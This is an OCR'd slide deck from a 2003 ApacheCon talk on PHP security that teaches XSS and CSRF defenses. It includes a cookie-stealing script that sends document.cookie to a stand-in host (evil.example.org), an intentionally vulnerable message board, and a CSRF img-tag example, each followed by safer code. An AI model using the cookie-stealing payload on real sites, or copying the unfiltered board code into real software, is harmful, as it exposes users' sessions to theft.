PHP Attacks and Defense

ApacheCon 2003

19 Nov 2003. Las Vegas

Chris Shiflett <shiflett@php.net>

http://shiflett.org/talks/apachecon2003

Outline

The basic outline of this talk is as follows:

- Security Overview
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgeries (CSRF)
- Questions and Answers

The details can change as needed; please ask questions or for clarification at any time.

Security Overview

- Security is a measurement, not a characteristic
- Every application is insecure
- Security is a balance of risk and usability
- Make things easy for the good guys, hard for the bad
- Perform code reviews
- Know everything about your application

What is XSS?

- Exploits the trust a user has for a particular site
- Generally involves Web sites that display foreign data (Web mail, forums, syndicated content, etc.)
- Can be anything - executing malicious scripts, stealing cookies, etc.
- Popularized by the media

XSS Overview (1/3)

XSS vulnerabilities exist when foreign data is not properly validated. This data can potentially be displayed to other users, exposing them to security risks.



XSS Overview (2/3)

Client data, and truly any foreign data, should never be trusted. Many XSS vulnerabilities exist because of a complete lack of data filtering. Don't let this be you.




XSS Overview (3/3)

Other vulnerabilities exist because of a flaw in the data filtering. Peer code reviews, greedy filtering rules, and a general understanding of how data moves within your application can decrease the likelihood of such flaws.



XSS Diagram (1/2)



XSS Example

XSS attacks can be anything. This script steals the user's cookies.


```
<script>
document.location =
'http://evil.example.org/steal-cookies.php'
+ '?cookies=' + document.cookie
</script>
```

Message Board

A simple (and vulnerable) message board

```
<form action="<? echo $PHP_SELF; ?>">
<input type="text" name="message">
<input type="submit">
</form>
<?
if (!empty($_GET['message']))
{
    $fp = fopen('./messages.txt', 'a');
    fwrite($fp, "{$_GET['message']}<br>");
    fclose($fp);
}
readfile('./messages.txt');
?>
```

XSS Diagram (2/2)



- Filter ALL foreign data
- Let PHP help - htmlentities(), strip_tags(), utf8_decode(), etc.
- Only allow safe content - don't try to guess the bad
- Use a strict naming convention - help identify what data has been filtered
- The bad guys are very creative - you must be, too!

Safer Message Board

A safer message board


```
<form action="<? echo $PHP_SELF; ?>">
<input type="text" name="message">
<input type="submit">
</form>
<?
if (!empty($_GET['message']))
{
    $fp = fopen('./safer.txt', 'a');
    $msg = htmlentities($_GET['message']);
    fwrite($fp, "$msg<br>");
    fclose($fp);
}
readfile('./safer.txt');
?>
```

What is CSRF?

- Exploits the trust a site has for a particular user
- Generally involves Web sites that rely completely on the identification of the user for security
- Involves "tricking" a user into unknowingly sending an HTTP request of the attacker's choosing
- Represents the best reason to disable register_globals
- No easy solution - depends on application design

CSRF Overview (1/3)

CSRF vulnerabilities exist when the identity of the user is the only safeguard used to protect an important action.




CSRF Overview (2/3)

An attacker can use any number of techniques to trick a trusted user into sending a request unintentionally. This request can potentially perform an unwanted action, bypassing any safeguards that might be in place.




CSRF Overview (3/3)

The primary challenge in defending against CSRF is enforcing the use of your own forms. This can practically eliminate the likelihood of a successful CSRF attack by making a legitimate request extremely difficult to forge.



CSRF Diagram (1/3)




CSRF Example


CSRF attacks can be simple

```
<?
$url = '/talks/apachecon2003/12';
$tag = "<img src=\"$url?message=Hi\">";
echo htmlentities($tag);
echo $tag;
?>
```

CSRF Diagram (2/3)



CSRF Diagram (3/3)



CSRF Defense

- Use POST rather than GET in forms
- Turn off register_globals and use $_POST instead
- Don't make important actions too easy
- Try to force the use of your own forms
- Learn from your peers!

Message Board Revisited

Yet another message board

```
<?
$secret = uniqid(time());
$fp = fopen('./secrets.txt', 'a');
fwrite($fp, "$secret\n");
fclose($fp);
?>
<form action="<? echo $PHP_SELF; ?>">
<input type="text" name="message">
<input type="hidden" name="secret" value="<? echo $secret; ?>">
<input type="submit">
</form>
<?
if (!empty($_GET['message']))
{
    $secrets = file('./secrets.txt');
    $user_secret = "{$_GET['secret']}\n";
    if (in_array($user_secret, $secrets))
    {
        $fp = fopen('./safer.txt', 'a');
        $msg = $_GET['message'];
        $msg = htmlentities($msg);
        fwrite($fp, "$msg<br>");
        fclose($fp);
    }
}
readfile('./safer.txt');
?>
```

More Information

My Web Site, http://shiflett.org/

This Talk, http://shiflett.org/talks/apachecon2003

My php|a Article, http://www.phparch.com/sample.php?mid=16

Apache's XSS Info, http://httpd.apache.org/info/css-security/

XSS FAQ, http://www.cgisecurity.com/articles/xss-faq.shtml

Tag filtering code, http://linux.duke.edu/projects/mini/htmlfilter/

Original CSRF description, http://www.tux.org/~peterw/csrf.txt

PHP Attacks and Defense

ApacheCon 2003

19 Nov 2003. Las Vegas

Chris Shiflett <shiflett@php.net>

http://shiflett.org/talks/apachecon2003

Index

Outline 2
Security Overview 3
What is XSS? 4
XSS Overview (1/3) 5
XSS Overview (2/3) 6
XSS Overview (3/3) 7
XSS Diagram (1/2) 8
XSS Example 9
Message Board 10
XSS Diagram (2/2) 11
XSS Defense 12
Safer Message Board 13
What is CSRF? 14
CSRF Overview (1/3) 15
CSRF Overview (2/3) 16
CSRF Overview (3/3) 17
CSRF Diagram (1/3) 18
CSRF Example 19
CSRF Diagram (2/3) 20
CSRF Diagram (3/3) 21
CSRF Defense 22
Message Board Revisited 23
More Information 24

This presenation has ended.
Click anywhere to return.

_

